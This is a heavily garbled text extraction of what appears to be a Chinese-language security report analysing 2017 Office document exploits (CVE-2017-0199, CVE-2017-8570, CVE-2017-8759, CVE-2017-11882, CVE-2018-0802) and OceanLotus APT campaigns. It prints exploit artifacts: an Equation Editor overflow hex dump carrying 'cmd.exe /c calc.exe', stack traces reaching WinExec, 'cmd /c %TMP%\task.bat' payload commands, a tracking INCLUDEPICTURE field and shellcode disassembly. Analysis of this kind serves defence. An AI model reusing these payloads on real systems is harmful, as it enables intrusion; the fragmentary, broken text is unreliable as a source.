
AutoOpen

Offi ce

normal .dotm



78.1% XLS XLSX DOC DOCX
 12.47% RTF 7.98%



35 Office

2017

RTF

DOC RTF (control word) (group) DOCX OOXML
 RTF \obj update PPSX OLE DDE

3.2

2017 Office OLE
 4 CVE-2017-0199 7 CVE-2017-8570 OLE
 9 CVE-2017-8759 .NET
 11 CVE-2017-11882(CVE-2018-0798 CVE-2018-0802)

OLE



OLE

3.2.1 Office OLE

Office

1 (Compound File Binary Format, CFBF)
Office 2003 (Structured Storage, SS)
DOC XLS PPT Composite Document File

V2 Document (CDF)
2 Office Open XML (OOXML)
Office 2007 XML ZIP
DOCX XLSX PPTX

3 (RTF)
Windows (control word) (group)
RTF

OLE

3.2.1.1 OLE CFBF

CFBF (storage) (stream) "

" " " " (root storage)

OLE CFBF "\x010le10Native"

"\x010le10Native" Office

"\x010le10Native"

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
NativeDataSize (4 BYTES)																																
NativeData (variable)																																
...																																

36 "\x010le10Native"

"\x010le10Native"

"\x010le"




0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
Version (4 BYTES)																																
Flags (4 BYTES)																																
LinkUpdateOption (4 BYTES)																																
Reserved1 (4 BYTES)																																
ReservedMonikerStreamSize (4 BYTES)																																
ReservedMonikerStream (variable)																																
...																																
RelativeSourceMonikerStreamSize (4 BYTES, optional)																																
RelativeSourceMonikerStream (variable)																																
...																																
AbsoluteSourceMonikerStreamSize (4 BYTES, optional)																																
AbsoluteSourceMonikerStream (variable)																																
...																																
CLSID Indicator (4 BYTES, optional)																																
CLSID (16 BYTES, optional)																																
ReservedDisplayName (LengthPrefixedUnicodeString, variable, optional)																																
...																																
Reserved2 (4 BYTES, optional)																																
LocalUpdateTime (FILETIME, 8 BYTES, optional)																																
LocalCheckUpdateTime (FILETIME, 8 BYTES, optional)																																
RemoteUpdateTime (FILETIME, 8 BYTES, optional)																																

37 "\x010le"

"\x010le" 2 MonikerStream(Relative/Absolute
 SourceMonikerStream) Moniker (Url Moniker URL
 FileMoniker)

3.2.1.2 OLE OOXML

OOXML OLE .xml.rels Type
 OLE ".../relationships/oleobject"
 TargetMode = "External"



38 OOXML

TargetMode

embeddings



39 OOXML

3.2.1.3 OLE RTF

RTF

"\"

"\rtf1"

"\rtf"

"1"

Control word	Meaning
Object Type	
er subscriber.	\objlink An object type of OLE link.
er publisher.	\objautlink An object type of OLE autolink.
sh Installable Command (IC) Embedder.	\objsub An object type of Macintosh Edition Manag
age (HTML) control.	\objpub An object type of Macintosh Edition Manag
	\objicemb An object type of MS Word for the Macinto:
	\objhtml An object type of Hypertext Markup Langu:
	\objocx An object type of OLE control.
Object Information	
ame document.	\linkself The object is a link to another part of the s
	\objlock Locks the object from any updates.
aying it. Note that this will override any values in the	\objupdate Forces an update to the object before disp
d in the	\objclass The text argument is the object class to use for this object; ignore the class specifie
	\objname The text argument is the name of this object. This is a destination control word.
	\objtime Lists the time that the object was last updated.

42 CVE-2017-0199/CVE-2017-8570 2

OLE

OffVIs

"\x0101e"

43 CVE-2017-0199/CVE-2017-8570 3

AbsoluteSourceMonikerStream {79EAC9E0-BAF9-11CE-8C82-00AA004BA90B} CLSID URL Moniker

44 CVE-2017-0199/CVE-2017-8570 4

URL Moniker URL Moniker
(Media-Type Negotiation) Content-Type
text/plain



CVE-2017-0199

hta

Office

mshta.exe(HTA Moniker)

)

hta

hta

--- -- --

Transport

Transport-Provided (Protocol-Specific)

45 CVE-2017-0199/CVE-2017-8570

5

URL Moniker

File Moniker

File Moniker

GetClassFile

COM

CLSID

GetClassFile

CLSID

CVE-2017-0199

File Moniker

.sct

Script Moniker

sct

CVE-2017-0199

PPSX

ppt/slides

XML

rels

```

40 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3" spid="_x0000_s1027">
41 .....<p:link updateAutomatic="1"/>
42 .....</p:oleObj>
43 .....</mc:Choice>
44 .....<mc:Fallback>
45 .....<p:oleObj imgH="269282" imgW="5742793" name="Document" progId="Word.Document.12" r:id="rId3">
46 .....<p:link updateAutomatic="1"/>

```

46 CVE-2017-0199/CVE-2017-8570

6

ppt/slides/_rels

rels

```

?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships" >
  <relationship Id="rId3" target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slides/layout1.xml" type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slides/layout1" />
  <relationship Id="rId4" target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" />
  <relationship Id="rId5" target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" />
</relationships>

```

47 CVE-2017-0199/CVE-2017-8570

7

XML

verb



```
<p:cmd cmd="0" type="verb">
```

48 CVE-2017-0199/CVE-2017-8570 8


CVE-2017-0199

FilterActivation

HTA Moniker Script Moniker CLSID

Composite Moniker Scriptlet Moniker

CVE-2017-8570



49 CVE-2017-0199/CVE-2017-8570 9

CLSID

Composite Moniker

URL/File Moniker

New Moniker

.sct

Scriptlet Moniker

FilterActivation

3.2.3 .NET

CVE2017-8759

CVE-2017-8759

wsdl parser.cs



```

6171         if (_connectURLs != null)
6172             {
6173                 for (int i=0; i<_connectURLs.Count; i++)
6174                 {
6175                     sb.Length = 0;
6176                     sb.Append(indent);
6177                     if (i == 0)
6178                     {
6179                         sb.Append("base.ConfigureProxy(this.GetType(), ");
6180                         sb.Append("http://");
6181                         sb.Append(_connectURLs[i]);
6182                         sb.Append(");");
6183                     }
6184                     else
6185                     {
6186                         // Only the first location is used, the rest are commented out in the pr
6187                         sb.Append("//base.ConfigureProxy(this.GetType(), ");
6188                         sb.Append(Wsd1Parser.IsValidUrl((string)_connectURLs[i]));
6189                         sb.Append(");");
6190                     }
6191                 }
6192             }
6193             textWriter.WriteLine(sb);

```

50 CVE-2017-8759 1

URL URL URL
 (//) URL
 URL

```

internal static string IsValidUrl(string value)
{
    if (!System.Runtime.Remoting.Configuration.AppSettings.AllowUnsanitizedWSDLUrls)
    {
        return Wsd1Parser.TransliterateString(value);
    }

    if (value == null)
    {
        return "\\\"";
    }

    vsb.Length= 0;
    vsb.Append("@");

    for (int i=0; i<value.Length; i++)
    {
        if (value[i] == '\\')
            vsb.Append("\\\\");
        else
            vsb.Append(value[i]);
    }

    vsb.Append("\\");
    return vsb.ToString();
}

```

51 CVE-2017-8759 2

```

    }
    if (string.IsNullOrEmpty(str))
    {
        return "\\u";
    }

    caseLetter, (Ll)LowercaseLetter //UnicodeCategory: (Lu)Upper
    stringBuilder("\\u");           StringBuilder sb = new String
    foreach (char c in str)
    {
        if (char.IsControl(c))
        {
            continue;
        }
        if (char.IsLetterOrDigit
        {
            sb.Append(c);
        }
        {
            sl
            sl
        }
    }
    sb.Append
    return sb
}

```

52 CVE-2017-8759

3

URL

Uni code

3.2.4

CVE2017-11882

CVE-2017-11882

20

Office

EQNEDT32

2000

ASLR

strcpy

EQNEDT32.EXE

Office

Word

WINWORD.EXE, EXCEL.EXE Office

EQNEDT32.EXE



```

struct EQNOLEFILEHDR {
    WORD    cbHdr;        //                0x1C
    DWORD   versi on;    //                0x00020000
    WORD    cf;          //
    DWORD   cbObj ect;   // MTEF
    DWORD   reserved1;  //
    DWORD   reserved2;  //
    DWORD   reserved3;  //
    DWORD   reserved4;  //
};
    
```

00000900 1C 00 00 00 02 00 BE C3 45 00 00 00 00 00 00 00%AE.....
 00000910 28 24 68 00 7C A8 69 00 00 00 00 00 03 01 01 03 (\$h.l'i.....)

56 CVE-2017-11882 4

0-1	cbHdr		0x001C
2-5	versi on		0x00020000
6-7	cf		0xC3BE
8-11	cbObj ect	MTEF	0x45 69
12-15	reserved1		0x00000000
16-19	reserved2		0x00682428
20-23	reserved3		0x0069A87C
24-27	reserved4		0x00000000

00000910 28 24 68 00 7C A8 69 00 00 00 00 00 03 01 01 03 (\$h.l'i.....)
 00000920 0A 0A 08 02 81 63 6D 64 2E 65 78 65 20 2F 63 63cMd.exe /cc
 00000930 61 6C 63 2E 65 78 65 20 26 20 41 41 41 41 41 41 alc.exe & AAAAAA
 00000940 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
 00000950 41 12 0C 43 00 64 00 02 81 65 00 02 81 66 00 00 A..C.d...e...f..
 00000960 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

57 CVE-2017-11882 5

MTEF v. 3 5

0	MTEF		0x03
1		0x00 Macintosh 0x01 Wi ndows 0x01	
2		0x00 MathType 0x01 0x01	
3			0x03
4			0x0A

0x0A SIZE



0x08

FONT

0x08	FONT
0x02	typeface
0x81	
0x636D6442E.....	9 cmd. exe...

0012F280	0012F2EC	
0012F284	77EFDfB1	返回到 GDI32.77EFDfB1 来自 GD
0012F288	930112FB	
0012F28C	0012F2A4	
0012F290	77EFDfC8	返回到 GDI32.77EFDfC8 来自 ntd
0012F294	77EFDfED	返回到 GDI32.77EFDfED 来自 GD
0012F298	77EFDfDA	返回到 GDI32.77EFDfDA 来自 GD
0012F29C	0012F660	
0012F2A0	0012FAB8	
0012F2A4	00000021	
0012F2A8	0000FFFF	
0012F2AC	0012F2F0	
0012F2B0	004115D8	返回到 EQNEDT32.004115D8 来自
0012F2B4	0012F430	
0012F2B8	00000000	
0012F2BC	0012F2CC	
0012F2C0	0012F660	

被覆盖前的地址

59 CVE-2017-11882 7

0012F27C	2020FF1E	
0012F280	0012F2EC	
0012F284	2E646D63	
0012F288	20657865	
0012F28C	6163632F	
0012F290	652E636C	
0012F294	26206578	
0012F298	41414120	
0012F2A0		
0012F2A4		
0012F2A8		
0012F2AC		
0012F2B0	EQNEDT32.00430C12	
0012F2B4		
0012F2B8		
0012F2BC		
0012F2C0		
0012F2C4		

被覆盖后的地址

60 CVE-2017-11882 8


ASLR
0x00430C12 WinExec

00430C18	CALL 到 WinExec 来自 EQNEDT32.00430C12	ST3 empty -1.69358118267361
0012F430	CmdLine = "cmd.exe /ccalc.exe & AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",12,"",0C,"C"	ST4 empty 2.80534921991190
00000000	ShowState = SW_HIDE	ST5 empty 1.82507261279498
0012F2CC	ASCII "MS Reference Specialty"	ST6 empty 0.00000107979114
0012F660		

61 CVE-2017-11882 9

\bin 2633 2633 (


) OffVIs



64 2

OLE Composite Moniker File Moniker New Moniker
%TMP%\inteldriverupd1.sct sct task.bat

(2) CVE-2017-11882 CVE-2018-0802



65 3

destination


\math

RTF

\bin \bin0

0xFF

253




66 4



FONT

(CVE-2017-11882)

WinExec("cmd /c %TMP%\task.bat")



67

5

FONT

CVE-2018-

0802


"cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash

CVE-2018-4878

"cmd.exe /c %TEMP%\task.bat"



68

6

RTF

\fldinst

INCLUDEPICTURE

User-Agent

Office

Kaspersky

An (un)documented

Word feature abused by attackers

```
706 {field{\*\fldinst{INCLUDEPICTURE "http://yopmail.com/4.php?stats=send&thread=0"
MERGEFORMAT \ld \w0001 \h0001 \pm1 \px0 \py0 \pw0}}}
```

69

7

Loki bot Dyzap





2017
APT


APT

APT

APT

2017

APT



70 APT

4.1

APT

2017

APT

APT

Office

4.1.1

(OceanLotus APT32)

2012 4

2014



4.1.1.1

2017

100

JavaScript

1.

JavaScript

CPU

Cookie

IP


2.

JavaScript Payload

Google

1

24



71

1


2

OAuth

Google

OceanLotus APP

Google



72

2

3) " " OceanLotus Google App

4

4.1.1.2


2017 11

1. A

CVE-2017-8759

CVE-2017-8759

Powershell



73

3

C#

Task

```
<Project DefaultTargets = "Compile"
  xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

  <!-- Set the application name as a property -->
  <PropertyGroup>
    <appname>HelloWorldCS</appname>
  </PropertyGroup>

  <!-- Specify the inputs by type and file name -->
  <ItemGroup>
    <CSFile Include = "consolehwc1.cs"/>
  </ItemGroup>

  <Target Name = "Compile">
    <!-- Run the Visual C# compilation using input files of type CSFile -->
    <CSC
      Sources = "@(CSFile)"
      OutputAssembly = "$(appname).exe"
    <!-- Set the OutputAssembly attribute of the CSC task
    to the same as the executable file that is created -->
  </CSC>
  </Target>
</Project>
```

76

6

MSBui l d

Powershel l

Powershel l

EXE

C&C

003B0000	FC	cld	
003B0001	E8 00000000	call 003B0006	
003B0006	EB 27	jmp short 003B002F	
003B0008	5A	pop edx	ConsoleA.00401073
003B0009	8B0A	mov ecx,dword ptr ds:[edx]	
003B000B	83C2 04	add edx,0x4	
003B000E	8B32	mov esi,dword ptr ds:[edx]	
003B0010	31CE	xor esi,ecx	kerne132.7C80189C
003B0012	83C2 04	add edx,0x4	
003B0015	52	push edx	ntdll.KiFastSystemCallRet
003B0016	8B2A	mov ebp,dword ptr ds:[edx]	
003B0018	31CD	xor ebp,ecx	kerne132.7C80189C
003B001A	892A	mov dword ptr ds:[edx],ebp	
